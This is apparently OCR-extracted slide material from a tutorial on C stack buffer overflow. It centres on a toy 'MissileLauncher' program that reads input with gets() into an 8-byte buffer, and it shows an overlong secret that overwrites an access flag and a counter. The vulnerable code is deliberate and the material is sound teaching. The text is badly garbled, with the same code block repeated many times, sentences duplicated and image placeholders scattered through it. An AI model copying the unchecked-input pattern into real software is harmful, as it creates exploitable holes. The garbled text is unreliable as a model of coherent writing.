Access denied
Operation complete
$
```

```
void launch_missiles(int n)
{
    printf("Launching %d missiles\n", n);
    // TODO: implement this function
}

void authenticate_and_launch(void)
{
    int n_missiles = 2;
    bool allowaccess = false;
    char response[8];

    printf("Secret: ");
    gets(response);

    if (strcmp(response, "Joshua") == 0)
        allowaccess = true;

    if (allowaccess) {
        puts("Access granted");
        launch_missiles(n_missiles);
    }

    if (!allowaccess)
        puts("Access denied");
}

int main(void)
{
    puts("WarGames MissileLauncher v0.1");
    authenticate_and_launch();
    puts("Operation complete");
}
```

What we just saw was an example of **stack buffer overflow**, aka stack smashing. When overwriting the `response` buffer we also changed the memory location used by variable `allowaccess` and `n_missiles`

C and C++ are languages that are mostly defined by its behavior. The standards says very little about how things should be implemented. Indeed, while it is common to hear discussions about **call stack** when talking about C and C++, it is worth noting that the standards does not mention the concept at all.

```
$ ./launch
WarGames MissileLauncher v0.1
Secret: globalthermonuclearwar
Access granted
Launching 1869443685 missiles
Access denied
Operation complete
$
```

```c
void launch_missiles(int n)
{
    printf("Launching %d missiles\n", n);
    // TODO: implement this function
}

void authenticate_and_launch(void)
{
    int n_missiles = 2;
    bool allowaccess = false;
    char response[8];

    printf("Secret: ");
    gets(response);

    if (strcmp(response, "Joshua") == 0)
        allowaccess = true;

    if (allowaccess) {
        puts("Access granted");
        launch_missiles(n_missiles);
    }

    if (!allowaccess)
        puts("Access denied");
}

int main(void)
{
    puts("WarGames MissileLauncher v0.1");
    authenticate_and_launch();
    puts("Operation complete");
}
```

What we just saw was an example of **stack buffer overflow**, aka stack smashing. When overwriting the `response` buffer we also changed the memory location used by variable `allowaccess` and `n_missiles`

C and C++ are languages that are mostly defined by its behavior. The standards says very little about how things should be implemented. Indeed, while it is common to hear discussions about **call stack** when talking about C and C++, it is worth noting that the standards does not mention the concept at all.

```
$ ./launch
WarGames MissileLauncher v0.1
Secret: globalthermonuclearwar
Access granted
Launching 1869443685 missiles
Access denied
Operation complete
$
```

We can learn a lot about C and C++ by studying what happens when it executes. Here is a detailed explanation about what actually happened on my machine. Let's start from the beginning...

```
void launch_missiles(int n)
{
    printf("Launching %d missiles\n", n);
    // TODO: implement this function
}

void authenticate_and_launch(void)
{
    int n_missiles = 2;
    bool allowaccess = false;
    char response[8];

    printf("Secret: ");
    gets(response);

    if (strcmp(response, "Joshua") == 0)
        allowaccess = true;

    if (allowaccess) {
        puts("Access granted");
        launch_missiles(n_missiles);
    }

    if (!allowaccess)
        puts("Access denied");
}

int main(void)
{
    puts("WarGames MissileLauncher v0.1");
    authenticate_and_launch();
    puts("Operation complete");
}
```

```
void launch_missiles(int n)
{
    printf("Launching %d missiles\n", n);
    // TODO: implement this function
}

void authenticate_and_launch(void)
{
    int n_missiles = 2;
    bool allowaccess = false;
    char response[8];

    printf("Secret: ");
    gets(response);

    if (strcmp(response, "Joshua") == 0)
        allowaccess = true;

    if (allowaccess) {
        puts("Access granted");
        launch_missiles(n_missiles);
    }

    if (!allowaccess)
        puts("Access denied");
}

int main(void)
{
    puts("WarGames MissileLauncher v0.1");
    authenticate_and_launch();
    puts("Operation complete");
}
```

`main()` is the entry point for the program.

`main()` is the entry point for the program.

```
void launch_missiles(int n)
{
    printf("Launching %d missiles\n", n);
    // TODO: implement this function
}

void authenticate_and_launch(void)
{
    int n_missiles = 2;
    bool allowaccess = false;
    char response[8];

    printf("Secret: ");
    gets(response);

    if (strcmp(response, "Joshua") == 0)
        allowaccess = true;

    if (allowaccess) {
        puts("Access granted");
        launch_missiles(n_missiles);
    }

    if (!allowaccess)
        puts("Access denied");
}

int main(void)
{
    puts("WarGames MissileLauncher v0.1");
    authenticate_and_launch();
    puts("Operation complete");
}
```

```
void launch_missiles(int n)
{
    printf("Launching %d missiles\n", n);
    // TODO: implement this function
}

void authenticate_and_launch(void)
{
    int n_missiles = 2;
    bool allowaccess = false;
    char response[8];

    printf("Secret: ");
    gets(response);

    if (strcmp(response, "Joshua") == 0)
        allowaccess = true;

    if (allowaccess) {
        puts("Access granted");
        launch_missiles(n_missiles);
    }

    if (!allowaccess)
        puts("Access denied");
}

int main(void)
{
    puts("WarGames MissileLauncher v0.1");
    authenticate_and_launch();
    puts("Operation complete");
}
```

`main()` is the entry point for the program.

At this point, a **call stack** has been set up for us.

```
void launch_missiles(int n)
{
    printf("Launching %d missiles\n", n);
    // TODO: implement this function
}

void authenticate_and_launch(void)
{
    int n_missiles = 2;
    bool allowaccess = false;
    char response[8];

    printf("Secret: ");
    gets(response);

    if (strcmp(response, "Joshua") == 0)
        allowaccess = true;

    if (allowaccess) {
        puts("Access granted");
        launch_missiles(n_missiles);
    }

    if (!allowaccess)
        puts("Access denied");
}

int main(void)
{
    puts("WarGames MissileLauncher v0.1");
    authenticate_and_launch();
    puts("Operation complete");
}
```

`main()` is the entry point for the program.

At this point, a **call stack** has been set up for us.

```
void launch_missiles(int n)
{
    printf("Launching %d missiles\n", n);
    // TODO: implement this function
}

void authenticate_and_launch(void)
{
    int n_missiles = 2;
    bool allowaccess = false;
    char response[8];

    printf("Secret: ");
    gets(response);

    if (strcmp(response, "Joshua") == 0)
        allowaccess = true;

    if (allowaccess) {
        puts("Access granted");
        launch_missiles(n_missiles);
    }

    if (!allowaccess)
        puts("Access denied");
}

int main(void)
{
    puts("WarGames MissileLauncher v0.1");
    authenticate_and_launch();
    puts("Operation complete");
}
```

`main()` is the entry point for the program.

At this point, a **call stack** has been set up for us.


The calling function has pushed the address of its next instruction to be executed on the stack, just before it made a `jmp` into `main()`

```
void launch_missiles(int n)
{
    printf("Launching %d missiles\n", n);
    // TODO: implement this function
}

void authenticate_and_launch(void)
{
    int n_missiles = 2;
    bool allowaccess = false;
    char response[8];

    printf("Secret: ");
    gets(response);

    if (strcmp(response, "Joshua") == 0)
        allowaccess = true;

    if (allowaccess) {
        puts("Access granted");
        launch_missiles(n_missiles);
    }

    if (!allowaccess)
        puts("Access denied");
}

int main(void)
{
    puts("WarGames MissileLauncher v0.1");
    authenticate_and_launch();
    puts("Operation complete");
}
```

`main()` is the entry point for the program.

At this point, a **call stack** has been set up for us.

The calling function has pushed the address of its next instruction to be executed on the stack, just before it made a `jmp` into `main()`




```
void launch_missiles(int n)
{
    printf("Launching %d missiles\n", n);
    // TODO: implement this function
}

void authenticate_and_launch(void)
{
    int n_missiles = 2;
    bool allowaccess = false;
    char response[8];

    printf("Secret: ");
    gets(response);

    if (strcmp(response, "Joshua") == 0)
        allowaccess = true;

    if (allowaccess) {
        puts("Access granted");
        launch_missiles(n_missiles);
    }

    if (!allowaccess)
        puts("Access denied");
}

int main(void)
{
    puts("WarGames MissileLauncher v0.1");
    authenticate_and_launch();
    puts("Operation complete");
}
```

`main()` is the entry point for the program.

At this point, a **call stack** has been set up for us.

The calling function has pushed the address of its next instruction to be executed on the stack, just before it made a `jmp` into `main()`

The first thing that happens when entering `main()`, is that the current base pointer is pushed on to the stack.



```
void launch_missiles(int n)
{
    printf("Launching %d missiles\n", n);
    // TODO: implement this function
}

void authenticate_and_launch(void)
{
    int n_missiles = 2;
    bool allowaccess = false;
    char response[8];

    printf("Secret: ");
    gets(response);

    if (strcmp(response, "Joshua") == 0)
        allowaccess = true;

    if (allowaccess) {
        puts("Access granted");
        launch_missiles(n_missiles);
    }

    if (!allowaccess)
        puts("Access denied");
}

int main(void)
{
    puts("WarGames MissileLauncher v0.1");
    authenticate_and_launch();
    puts("Operation complete");
}
```


`main()` is the entry point for the program.

At this point, a **call stack** has been set up for us.

The calling function has pushed the address of its next instruction to be executed on the stack, just before it made a `jmp` into `main()`

The first thing that happens when entering `main()`, is that the current base pointer is pushed on to the stack.

Then the base pointer and stack pointer is changed so `main()` get's it's own activation frame.



```
void launch_missiles(int n)
{
    printf("Launching %d missiles\n", n);
    // TODO: implement this function
}

void authenticate_and_launch(void)
{
    int n_missiles = 2;
    bool allowaccess = false;
    char response[8];

    printf("Secret: ");
    gets(response);

    if (strcmp(response, "Joshua") == 0)
        allowaccess = true;

    if (allowaccess) {
        puts("Access granted");
        launch_missiles(n_missiles);
    }

    if (!allowaccess)
        puts("Access denied");
}

int main(void)
{
    puts("WarGames MissileLauncher v0.1");
    authenticate_and_launch();
    puts("Operation complete");
}
```


`main()` is the entry point for the program.

At this point, a **call stack** has been set up for us.


The calling function has pushed the address of its next instruction to be executed on the stack, just before it made a `jmp` into `main()`

The first thing that happens when entering `main()`, is that the current base pointer is pushed on to the stack.


Then the base pointer and stack pointer is changed so `main()` get's it's own activation frame.



```
void launch_missiles(int n)
{
    printf("Launching %d missiles\n", n);
    // TODO: implement this function
}

void authenticate_and_launch(void)
{
    int n_missiles = 2;
    bool allowaccess = false;
    char response[8];

    printf("Secret: ");
    gets(response);

    if (strcmp(response, "Joshua") == 0)
        allowaccess = true;

    if (allowaccess) {
        puts("Access granted");
        launch_missiles(n_missiles);
    }

    if (!allowaccess)
        puts("Access denied");
}

int main(void)
{
    puts("WarGames MissileLauncher v0.1");
    authenticate_and_launch();
    puts("Operation complete");
}
```




```
void launch_missiles(int n)
{
    printf("Launching %d missiles\n", n);
    // TODO: implement this function
}

void authenticate_and_launch(void)
{
    int n_missiles = 2;
    bool allowaccess = false;
    char response[8];

    printf("Secret: ");
    gets(response);

    if (strcmp(response, "Joshua") == 0)
        allowaccess = true;

    if (allowaccess) {
        puts("Access granted");
        launch_missiles(n_missiles);
    }

    if (!allowaccess)
        puts("Access denied");
}

int main(void)
{
    puts("WarGames MissileLauncher v0.1");
    authenticate_and_launch();
    puts("Operation complete");
}
```



```
void launch_missiles(int n)
{
    printf("Launching %d missiles\n", n);
    // TODO: implement this function
}

void authenticate_and_launch(void)
{
    int n_missiles = 2;
    bool allowaccess = false;
    char response[8];

    printf("Secret: ");
    gets(response);

    if (strcmp(response, "Joshua") == 0)
        allowaccess = true;

    if (allowaccess) {
        puts("Access granted");
        launch_missiles(n_missiles);
    }

    if (!allowaccess)
        puts("Access denied");
}

int main(void)
{
    puts("WarGames MissileLauncher v0.1");
    authenticate_and_launch();
    puts("Operation complete");
}
```


The first statement in `main()` is to call `puts()` with a string.



```
void launch_missiles(int n)
{
    printf("Launching %d missiles\n", n);
    // TODO: implement this function
}

void authenticate_and_launch(void)
{
    int n_missiles = 2;
    bool allowaccess = false;
    char response[8];

    printf("Secret: ");
    gets(response);

    if (strcmp(response, "Joshua") == 0)
        allowaccess = true;

    if (allowaccess) {
        puts("Access granted");
        launch_missiles(n_missiles);
    }

    if (!allowaccess)
        puts("Access denied");
}

int main(void)
{
    puts("WarGames MissileLauncher v0.1");
    authenticate_and_launch();
    puts("Operation complete");
}
```

The first statement in `main()` is to call `puts()` with a string.


A pointer to the string is pushed on the stack, this is the argument to `puts()`



```
void launch_missiles(int n)
{
    printf("Launching %d missiles\n", n);
    // TODO: implement this function
}

void authenticate_and_launch(void)
{
    int n_missiles = 2;
    bool allowaccess = false;
    char response[8];

    printf("Secret: ");
    gets(response);

    if (strcmp(response, "Joshua") == 0)
        allowaccess = true;

    if (allowaccess) {
        puts("Access granted");
        launch_missiles(n_missiles);
    }

    if (!allowaccess)
        puts("Access denied");
}

int main(void)
{
    puts("WarGames MissileLauncher v0.1");
    authenticate_and_launch();
    puts("Operation complete");
}
```

The first statement in `main()` is to call `puts()` with a string.

A pointer to the string is pushed on the stack, this is the argument to `puts()`




```
void launch_missiles(int n)
{
    printf("Launching %d missiles\n", n);
    // TODO: implement this function
}

void authenticate_and_launch(void)
{
    int n_missiles = 2;
    bool allowaccess = false;
    char response[8];

    printf("Secret: ");
    gets(response);

    if (strcmp(response, "Joshua") == 0)
        allowaccess = true;

    if (allowaccess) {
        puts("Access granted");
        launch_missiles(n_missiles);
    }

    if (!allowaccess)
        puts("Access denied");
}

int main(void)
{
    puts("WarGames MissileLauncher v0.1");
    authenticate_and_launch();
    puts("Operation complete");
}
```

The first statement in `main()` is to call `puts()` with a string.

A pointer to the string is pushed on the stack, this is the argument to `puts()`

Then we push the return address, a memory address pointing to the next instruction in `main()`

